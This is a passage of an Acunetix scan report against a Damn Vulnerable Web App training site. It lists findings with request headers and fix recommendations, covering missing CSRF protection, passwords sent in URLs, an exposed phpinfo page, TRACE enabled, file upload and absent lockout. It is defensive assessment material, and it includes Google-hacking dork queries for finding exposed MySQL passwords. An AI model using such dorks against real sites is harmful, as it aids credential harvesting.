/vulnerabilities/xss_r/help

Details

Pattern found: Last modified</a>

Request headers

```
GET /vulnerabilities/xss_r/help/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/xss_r/help/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=ea7s7v3bk457jmja9p9vei9ui6; security=high
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/xss_s/help

Details

Pattern found: Last modified</a>

Request headers

```
GET /vulnerabilities/xss_s/help/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/xss_s/help/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=ea7s7v3bk457jmja9p9vei9ui6; security=high
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

HTML form without CSRF protection

Severity	**Medium**
Type	Informational
Reported by module	Crawler

Description

This alert may be a false positive, manual confirmation is required.
Cross-site request forgery, also known as a one-click attack or session riding and abbreviated as CSRF or XSRF, is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts.

Acunetix WVS found a HTML form with no apparent CSRF protection implemented. Consult details for more information about the affected HTML form.

Impact

An attacker may force the users of a web application to execute actions of the attacker's choosing. A successful CSRF exploit can compromise end user data and operation in case of normal user. If the targeted end user is the administrator account, this can compromise the entire web application.

Recommendation

Check if this form requires CSRF protection and implement CSRF countermeasures if necessary.

Affected items

/setup.php

Details

Form name: <empty>
Form action: http://dvwa.websitesecurity.ro/setup.php
Form method: POST

Form inputs:

- create_db [Submit]

Request headers

```
GET /setup.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/index.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=6nkph3bf2vib2gbqjvb0n29kb0; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/brute

Details

Form name: <empty>
Form action: http://dvwa.websitesecurity.ro/vulnerabilities/brute/
Form method: GET

Form inputs:

- username [Text]
- password [Password]
- Login [Submit]

Request headers

```
GET /vulnerabilities/brute/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/brute/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/csrf

Details

Form name: <empty>
Form action: http://dvwa.websitesecurity.ro/vulnerabilities/csrf/
Form method: GET

Form inputs:

- password_new [Password]
- password_conf [Password]
- Change [Submit]

Request headers

```
GET /vulnerabilities/csrf/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/csrf/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/exec

Details

Form name: ping
Form action: http://dvwa.websitesecurity.ro/vulnerabilities/exec/
Form method: POST

Form inputs:

- ip [Text]
- submit [Submit]

Request headers

```
GET /vulnerabilities/exec/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/exec/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/sqli

Details

Form name: <empty>
Form action: http://dvwa.websitesecurity.ro/vulnerabilities/sqli/
Form method: GET

Form inputs:

- id [Text]
- Submit [Submit]

Request headers

```
GET /vulnerabilities/sqli/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/sqli/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/xss_r

Details

Form name: XSS
Form action: http://dvwa.websitesecurity.ro/vulnerabilities/xss_r/
Form method: GET

Form inputs:

- name [Text]

Request headers

```
GET /vulnerabilities/xss_r/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/xss_r/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/xss_s

Details

Form name: guestform
Form action: http://dvwa.websitesecurity.ro/vulnerabilities/xss_s/
Form method: POST

Form inputs:

- txtName [Text]
- mtxMessage [TextArea]
- btnSign [Submit]

Request headers

```
GET /vulnerabilities/xss_s/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/xss_s/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Password field submitted using GET method

Severity	**Medium**
Type	Informational
Reported by module	Crawler

Description

This page contains a form with a password field. This form submits user data using the GET method, therefore the contents of the password field will appear in the URL. Sensitive information should not be passed via the URL. URLs could be logged or leaked via the Referer header.

Impact

Possible sensitive information disclosure.

Recommendation

The password field should be submitted through POST instead of GET.

Affected items

/vulnerabilities/brute

Details

form name: "<unnamed>"
form action: "#"
password input: "password"

Request headers

```
GET /vulnerabilities/brute/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/brute/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/csrf

Details

form name: "<unnamed>"
form action: "#"
password input: "password_new"

Request headers

```
GET /vulnerabilities/csrf/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/csrf/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

PHPinfo page found

Severity	**Medium**
Type	Validation
Reported by module	Scripting (Text_Search_File.script)

Description

This script is using phpinfo() function. This function outputs a large amount of information about the current state of PHP. This includes information about PHP compilation options and extensions, the PHP version, server information and environment (if compiled as a module), the PHP environment, OS version information, paths, master and local values of configuration options, HTTP headers, and the PHP License.

Impact

This file may expose sensitive information that may help an malicious user to prepare more advanced attacks.

Recommendation

Remove the file from production systems.

References

PHP phpinfo

Affected items

/phpinfo.php

Details

Pattern found: <title>phpinfo()</title>

Request headers

```
GET /phpinfo.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/index.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=6nkph3bf2vib2gbqjvb0n29kb0; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

User credentials are sent in clear text

Severity	**Medium**
Type	Informational
Reported by module	Crawler

Description

User credentials are transmitted over an unencrypted channel. This information should always be transferred via an encrypted channel (HTTPS) to avoid being intercepted by malicious users.

Impact

A third party may be able to read the user credentials by intercepting an unencrypted HTTP connection.

Recommendation

Because user credentials are considered sensitive information, should always be transferred to the server over an encrypted connection (HTTPS).

Affected items

/vulnerabilities/brute

Details

Form name: <empty>
Form action: http://dvwa.websitesecurity.ro/vulnerabilities/brute/
Form method: GET

Form inputs:

- username [Text]
- password [Password]
- Login [Submit]

Request headers

```
GET /vulnerabilities/brute/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/brute/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/captcha

Details

Form name: <empty>
Form action: http://dvwa.websitesecurity.ro/vulnerabilities/captcha/
Form method: POST

Form inputs:

- step [Hidden]
- password_new [Password]
- password_conf [Password]
- Change [Submit]

Request headers

```
GET /vulnerabilities/captcha/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/captcha/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/captcha

Details

Form name: <empty>
Form action: http://dvwa.websitesecurity.ro/vulnerabilities/captcha/
Form method: POST

Form inputs:

- step [Hidden]
- password_new [Password]
- password_conf [Password]
- recaptcha_challenge_field [TextArea]
- recaptcha_response_field [Hidden]
- Change [Submit]

Request headers

```
GET /vulnerabilities/captcha/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/captcha/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/csrf

Details

Form name: <empty>
Form action: http://dvwa.websitesecurity.ro/vulnerabilities/csrf/
Form method: GET

Form inputs:

- password_new [Password]
- password_conf [Password]
- Change [Submit]

Request headers

```
GET /vulnerabilities/csrf/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/csrf/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Clickjacking: X-Frame-Options header missing

Severity	**Low**
Type	Configuration
Reported by module	Scripting (Clickjacking_X_Frame_Options.script)

Description

Clickjacking (User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages.

The server didn't return an X-Frame-Options header which means that this website could be at risk of a clickjacking attack. The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a <frame> or <iframe>. Sites can use this to avoid clickjacking attacks, by ensuring that their content is not embedded into other sites.

Impact

The impact depends on the affected web application.

Recommendation

Configure your web server to include an X-Frame-Options header. Consult Web references for more information about the possible values for this header.

References

The X-Frame-Options response header
Clickjacking
Original Clickjacking paper

Affected items

Web Server

Details

No details are available.

Request headers

```
GET / HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Documentation file

Severity	**Low**
Type	Configuration
Reported by module	Scripting (Readme_Files.script)

Description

A documentation file (e.g. readme.txt, changelog.txt, ...) was found in this directory. The information contained in these files could help an attacker identify the web application you are using and sometimes the version of the application. It's recommended to remove these files from production systems.

Impact

These files may disclose sensitive information. This information can be used to launch further attacks.

Recommendation

Remove or restrict access to all documentation file acessible from internet.

Affected items

/README.md

Details

File contents (first 250 characters):![alt text](http://www.randomstorm.com/images/dvwa_grey.png "DVWA")

DAMN VULNERABLE WEB APP
======================

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security ...

Request headers

```
GET /README.md HTTP/1.1
Cookie: PHPSESSID=ea7s7v3bk457jmja9p9vei9ui6; security=high
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

File upload

Severity	**Low**
Type	Informational
Reported by module	Crawler

Description

This page allows visitors to upload files to the server. Various web applications allow users to upload files (such as pictures, images, sounds, ...). Uploaded files may pose a significant risk if not handled correctly. A remote attacker could send a multipart/form-data POST request with a specially-crafted filename or mime type and execute arbitrary code.

Impact

If the uploaded files are not safely checked an attacker may upload malicious files.

Recommendation

Restrict file types accepted for upload: check the file extension and only allow certain files to be uploaded. Use a whitelist approach instead of a blacklist. Check for double extensions such as .php.png. Check for files without a filename like .htaccess (on ASP.NET, check for configuration files like web.config). Change the permissions on the upload folder so the files within it are not executable. If possible, rename the files that are uploaded.

Affected items

/vulnerabilities/upload

Details

Form name: <empty>
Form action: http://dvwa.websitesecurity.ro/vulnerabilities/upload/
Form method: POST

Form inputs:

- MAX_FILE_SIZE [Hidden]
- uploaded [File]
- Upload [Submit]

Request headers

```
GET /vulnerabilities/upload/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/upload/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Login page password-guessing attack

Severity	**Low**
Type	Validation
Reported by module	Scripting (Html_Authentication_Audit.script)

Description

A common threat web developers face is a password-guessing attack known as a brute force attack. A brute-force attack is an attempt to discover a password by systematically trying every possible combination of letters, numbers, and symbols until you discover the one correct combination that works.

This login page doesn't have any protection against password-guessing attacks (brute force attacks). It's recommended to implement some type of account lockout after a defined number of incorrect password attempts. Consult Web references for more information about fixing this problem.

Impact

An attacker may attempt to discover a weak password by systematically trying every possible combination of letters, numbers, and symbols until it discovers the one correct combination that works.

Recommendation

It's recommended to implement some type of account lockout after a defined number of incorrect password attempts.

References

Blocking Brute Force Attacks

Affected items

/vulnerabilities/brute/

Details

The scanner tested 10 invalid credentials and no account lockout was detected.

Request headers

```
GET /vulnerabilities/brute/?Login=Login&password=3M5dSdS9&username=93SdtFuj HTTP/1.1
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

ⓘ Possible sensitive directories

Severity	**Low**
Type	Validation
Reported by module	Scripting (Possible_Sensitive_Directories.script)

Description

A possible sensitive directory has been found. This directory is not directly linked from the website.This check looks for common sensitive resources like backup directories, database dumps, administration pages, temporary directories. Each one of these directories could help an attacker to learn more about his target.

Impact

This directory may expose sensitive information that could help a malicious user to prepare more advanced attacks.

Recommendation

Restrict access to this directory or remove it from the website.

References

Web Server Security and Database Server Security

Affected items

/config

Details

No details are available.

Request headers

```
GET /config HTTP/1.1
Accept: acunetix/wvs
Range: bytes=0-99999
Cookie: PHPSESSID=ea7s7v3bk457jmja9p9vei9ui6; security=high
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
```

Possible sensitive files

Severity	**Low**
Type	Validation
Reported by module	Scripting (Possible_Sensitive_Files.script)

Description

A possible sensitive file has been found. This file is not directly linked from the website. This check looks for common sensitive resources like password files, configuration files, log files, include files, statistics data, database dumps. Each one of these files could help an attacker to learn more about his target.

Impact

This file may expose sensitive information that could help a malicious user to prepare more advanced attacks.

Recommendation

Restrict access to this file or remove it from the website.

References

Web Server Security and Database Server Security

Affected items

/php.ini

Details

No details are available.

Request headers

```
GET /php.ini HTTP/1.1
Accept: acunetix/wvs
Cookie: PHPSESSID=ea7s7v3bk457jmja9p9vei9ui6; security=high
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
```

Sensitive page could be cached

Severity	**Low**
Type	Informational
Reported by module	Crawler

Description

This page contains possible sensitive information (e.g. a password parameter) and could be potentially cached. Even in secure SSL channels sensitive data could be stored by intermediary proxies and SSL terminators. To prevent this, a Cache-Control header should be specified.

Impact

Possible sensitive information disclosure.

Recommendation

Prevent caching by adding "Cache Control: No-store" and "Pragma: no-cache" to the page headers.

Affected items

/vulnerabilities/brute (9abf21f29f995debf05272bca3391cc3)

Details

No details are available.

Request headers

```
GET /vulnerabilities/brute/?Login=Login&password=g00dPa%24%24w0rD&username=nqfxumxt
HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/brute/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Session Cookie without HttpOnly flag set

Severity	**Low**
Type	Informational
Reported by module	Crawler

Description

This cookie does not have the HTTPOnly flag set. When a cookie is set with the HTTPOnly flag, it instructs the browser that the cookie can only be accessed by the server and not by client-side scripts. This is an important security protection for session cookies.

Impact

None

Recommendation

If possible, you should set the HTTPOnly flag for this cookie.

Affected items

/

Details

Cookie name: "PHPSESSID"
Cookie domain: "dvwa.websitesecurity.ro"

Request headers

```
GET / HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/

Details

Cookie name: "security"
Cookie domain: "dvwa.websitesecurity.ro"

Request headers

```
GET / HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Session Cookie without Secure flag set

Severity	**Low**
Type	Informational
Reported by module	Crawler

Description

This cookie does not have the Secure flag set. When a cookie is set with the Secure flag, it instructs the browser that the cookie can only be accessed over secure SSL channels. This is an important security protection for session cookies.

Impact

None

Recommendation

If possible, you should set the Secure flag for this cookie.

Affected items

/

Details

Cookie name: "security"
Cookie domain: "dvwa.websitesecurity.ro"

Request headers

```
GET / HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/

Details

Cookie name: "PHPSESSID"
Cookie domain: "dvwa.websitesecurity.ro"

Request headers

```
GET / HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

TRACE method is enabled

Severity	**Low**
Type	Validation
Reported by module	Scripting (Track_Trace_Server_Methods.script)

Description

HTTP TRACE method is enabled on this web server. In the presence of other cross-domain vulnerabilities in web browsers, sensitive header information could be read from any domains that support the HTTP TRACE method.

Impact

Attackers may abuse HTTP TRACE functionality to gain access to information in HTTP headers such as cookies and authentication data.

Recommendation

Disable TRACE Method on the web server.

References

W3C - RFC 2616
US-CERT VU#867593
Cross-site tracing (XST)

Affected items

Web Server

Details

No details are available.

Request headers

```
TRACE /Dl4f0JAiEv HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Email address found

Severity	**Informational**
Type	Informational
Reported by module	Scripting (Text_Search_File.script)

Description

One or more email addresses have been found on this page. The majority of spam comes from email addresses harvested off the internet. The spam-bots (also known as email harvesters and email extractors) are programs that scour the internet looking for email addresses on any website they come across. Spambot programs look for strings like myname@mydomain.com and then record any addresses found.

Impact

Email addresses posted on Web sites may attract spam.

Recommendation

Check references for details on how to solve this problem.

References

Email Address Disclosed on Website Can be Used for Spam

Affected items

/phpinfo.php
Details
Pattern found: license@php.net

Request headers

```
GET /phpinfo.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/index.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=6nkph3bf2vib2gbqjvb0n29kb0; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Error page web server version disclosure

Severity	**Informational**
Type	Configuration
Reported by module	Scripting (Error_Page_Path_Disclosure.script)

Description

By requesting a page that doesn't exist, an error page was returned. This error page contains the web server version number and a list of modules enabled on this server. This information can be used to conduct further attacks.

Impact

Possible sensitive information disclosure.

Recommendation

If you are using Apache, you can setup a custom 404 page by following the instructions provided in the References section.

References

[Custom error responses]()
[Creating Custom Error Pages on Apache Servers]()

Affected items

Web Server
Details
Information disclosure pattern found: Apache/2.2.15 (CentOS) Server at dvwa.websitesecurity.ro Port 80
Request headers

```
GET /grWxKFdOko HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

GHDB: Default phpinfo page

Severity	**Informational**
Type	Informational
Reported by module	GHDB

Description

The description for this alert is contributed by the GHDB community, it may contain inappropriate language.
Category : Files containing passwords

This will look throught default phpinfo pages for ones that have a default mysql password.

The Google Hacking Database (GHDB) appears courtesy of the Google Hacking community.

Impact

Not available. Check description.

Recommendation

Not available. Check description.

References

[The Google Hacking Database (GHDB) community]()
[Acunetix Google hacking]()

Affected items

/phpinfo.php

Details

We found intitle:"phpinfo()" +"mysql.default_password" +"Zend Scripting Language Engine"

Request headers

```
GET /phpinfo.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/index.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=6nkph3bf2vib2gbqjvb0n29kb0; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

GHDB: Files uploaded through FTP

Severity	**Informational**
Type	Informational
Reported by module	GHDB

Description

The description for this alert is contributed by the GHDB community, it may contain inappropriate language.
Category : Files containing juicy info

Files uploaded through ftp by other people, sometimes you can find all sorts of things from movies to important stuff.

The Google Hacking Database (GHDB) appears courtesy of the Google Hacking community.

Impact

Not available. Check description.

Recommendation

Not available. Check description.

References

[The Google Hacking Database (GHDB) community](#)
[Acunetix Google hacking](#)

Affected items

/vulnerabilities

Details

We found intitle:"Index of" upload size parent directory

Request headers

```
GET /vulnerabilities/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
